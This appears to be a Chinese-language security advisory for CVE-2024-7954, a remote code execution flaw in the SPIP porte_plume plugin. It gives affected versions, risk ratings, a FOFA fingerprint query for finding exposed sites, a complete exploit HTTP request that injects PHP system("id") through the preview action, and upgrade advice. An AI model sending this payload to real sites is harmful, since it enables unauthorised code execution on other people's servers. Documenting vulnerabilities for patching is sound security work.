

SPIP porte_plume插件 远程代码执行漏洞 (CVE-2024-7954)

漏洞描述

SPIP 4.30-alpha2、4.2.13、4.1.16之前的版本使用的porte_plume插件存在任意代码执行漏洞，远程未经身份验证的攻击者可以通过发送精心设计的HTTP 请求以SPIP用户身份执行任意PHP代码。

影响范围

SPIP 4.30-alpha2、4.2.13、4.1.16

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA: icon_hash=="-1224668706"

POC/EXP:

POST /index.php?action=porte_plume_previsu HTTP/1.1



Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0

Accept: /

Content-Type: application/x-www-form-urlencoded

data=AA[->URL <?php system("id");?>]BB



修复方案

关闭互联网暴露面或接口设置访问权限

升级至安全版本